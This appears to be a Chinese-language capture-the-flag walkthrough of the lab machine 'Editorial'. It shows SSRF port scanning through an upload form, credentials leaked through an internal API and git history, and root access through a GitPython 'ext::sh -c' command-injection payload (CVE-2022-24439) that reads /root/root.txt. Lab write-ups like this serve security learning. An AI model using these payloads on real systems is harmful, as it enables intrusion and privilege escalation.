
Editorial,[應該是SSRF漏洞]、git(使用及漏洞提權)


```
└──# nmap -sCV -p22,80 -A 10.10.11.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-21 05:21 PDT
Nmap scan report for 10.10.11.20
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%),
Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A
or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux
3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   234.71 ms 10.10.14.1
2   234.84 ms 10.10.11.20

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.25 seconds
```

測試目錄爆破沒啥東西，有2個目錄。
只有一個/uploads看似可利用，
可使用url、文件上傳。

先測試文件上傳(失敗)。直接下載檔案....



測試URL，抓取內網http://127.0.0.1，直接顯使圖片



針對127.0.0.1嘗試所有port爆破

1 × 2 × +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://editorial.htb

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------363208732216102493164005742091
Content-Length: 359
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

-----------------------------363208732216102493164005742091
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:§1§
-----------------------------363208732216102493164005742091
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------363208732216102493164005742091--

```

Payload sets

You can define one or more payload sets. The number of payload sets depen

Payload set: 1 — Payload count: 65,535

Payload type: Numbers — Request count: 65,535

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a

Number range

Type: Sequential / Random

From: 1

To: 65535

Step: 1

How many:

Number format

Base: Decimal / Hex

Min integer digits: 0

Max integer digits: 5

Min fraction digits: 0

Max fraction digits: 0

Examples


1

發現5000 Port長度不一樣，

Payload	Status code	Response received	Error	Timeout	Length
5000	200	202			222
	200	198			232
4999	200	199			232
5001	200	299			232


測試後，其他Port回傳URL會傳images，但5000Port不會，

在web執行，下載出這些資訊



{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}

進行在127.0.0.1:5000/+參數，找到帳密



{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site
are:\nUsername: dev
\nPassword: dev080217_devAPI!@
\nPlease be sure to change your password as soon as possible for security
purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're
always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}

進行SSH連線測試(成功)

```
┌──(root㉿kali)-[/home/kali/Desktop/tool]
└─# ssh dev@editorial.htb
The authenticity of host 'editorial.htb (10.10.11.20)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editorial.htb' (ED25519) to the list of known hosts.
dev@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jun 22 01:18:38 AM UTC 2024

  System load:           0.0
  Usage of /:            60.3% of 6.35GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.20
  IPv6 address for eth0: dead:beef::250:56ff:feb0:d1da


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
dev@editorial:~$ whiami
Command 'whiami' not found, did you mean:
  command 'whoami' from deb coreutils (8.32-4.1ubuntu1)
Try: apt install <deb name>
dev@editorial:~$ whoami
dev
dev@editorial:~$ uname -a
Linux editorial 5.15.0-112-generic #122-Ubuntu SMP Thu May 23 07:48:21 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
dev@editorial:~$
```

有3個使用者

```
dev@editorial:~$ cat /etc/passwd |grep bash
root:x:0:0:root:/root:/bin/bash
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
dev@editorial:~$
```

user flag

```
dev@editorial:~$ cat user.txt
6dd5fa0448d19ced4785deabdafb6724
dev@editorial:~$
```

發現有.git相關

```
dev@editorial:~$ ls -al
total 36
drwxr-x--- 5 dev  dev  4096 Jun 22 01:24 .
drwxr-xr-x 4 root root 4096 Jun  5 14:36 ..
drwxrwxr-x 3 dev  dev  4096 Jun  5 14:36 apps
lrwxrwxrwx 1 root root    9 Feb  6  2023 .bash_history → /dev/null
-rw-r--r-- 1 dev  dev   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 dev  dev  3771 Jan  6  2022 .bashrc
drwx------ 2 dev  dev  4096 Jun  5 14:36 .cache
drwx------ 3 dev  dev  4096 Jun 22 01:24 .gnupg
-rw-r--r-- 1 dev  dev   807 Jan  6  2022 .profile
-rw-r----- 1 root dev    33 Jun 22 00:36 user.txt
dev@editorial:~$ cd apps/
dev@editorial:~/apps$ ls -al
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-x--- 5 dev dev 4096 Jun 22 01:24 ..
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git
dev@editorial:~/apps$
```

可以使用 git log 顯示對儲存庫所做的所有提交的清單。

```
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
      faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
      books and validate a future post in our editorial.
dev@editorial:~/apps$
```

使用git show 1e84a036b2f33c59e2390730699a488c65643d28讀取

找到帳密訊息

```
+@app.route(api_route + '/authors/message', methods=['GET'])
+def api_mail_new_authors():
+    return jsonify({
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentia
s for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon
t hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+    }) # TODO: replace dev credentials when checks pass
```

Username: prod

Password: 080217_Producti0n_2023!@

```
dev@editorial:~/apps$ su prod
Password:
prod@editorial:/home/dev/apps$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:/home/dev/apps$ whoami
prod
prod@editorial:/home/dev/apps$
```

提權

```
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:~$
```

此腳本也針對git

```
prod@editorial:/opt/internal_apps/clone_changes$ cat clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

這個腳本執行的步驟如下：

1. 導入必要的模組：os、sys和git模組中的Repo類別。
2. 將目前工作目錄變更為/opt/internal_*apps/clone*_changes。
3. 從命令列參數中取得克隆的URL。
4. 初始化一個裸倉庫。
5. 使用提供的URL克隆遠端倉庫到本地目錄new_*changes，並設定protocol.ext.allow選項為always，以允許使用所有協定。*

針對`git_clone_from exploit`找到漏洞CVE-2022-24439

參考：https://github.com/gitpython-developers/GitPython/issues/1515

使用參考參數測試，測試有成功新增

```
prod@editorial:~$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c touch% /tmp/pwned new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
prod@editorial:~$ cd /tmp
prod@editorial:/tmp$ ls
linpeas.sh                                                                    systemd-private-fbd1c3dee613461ab8
pwned                                                                         systemd-private-fbd1c3dee613461ab8
```

反彈失敗，嘗試直接抓取、讀取root flag

```
sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /tmp/root.txt'
```

```
prod@editorial:/tmp$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /tmp/root.txt'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c cat% /root/root.txt% >% /tmp/root.txt new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
prod@editorial:/tmp$ cat root.txt
31c3294f500a36846d2bc076e367848c
```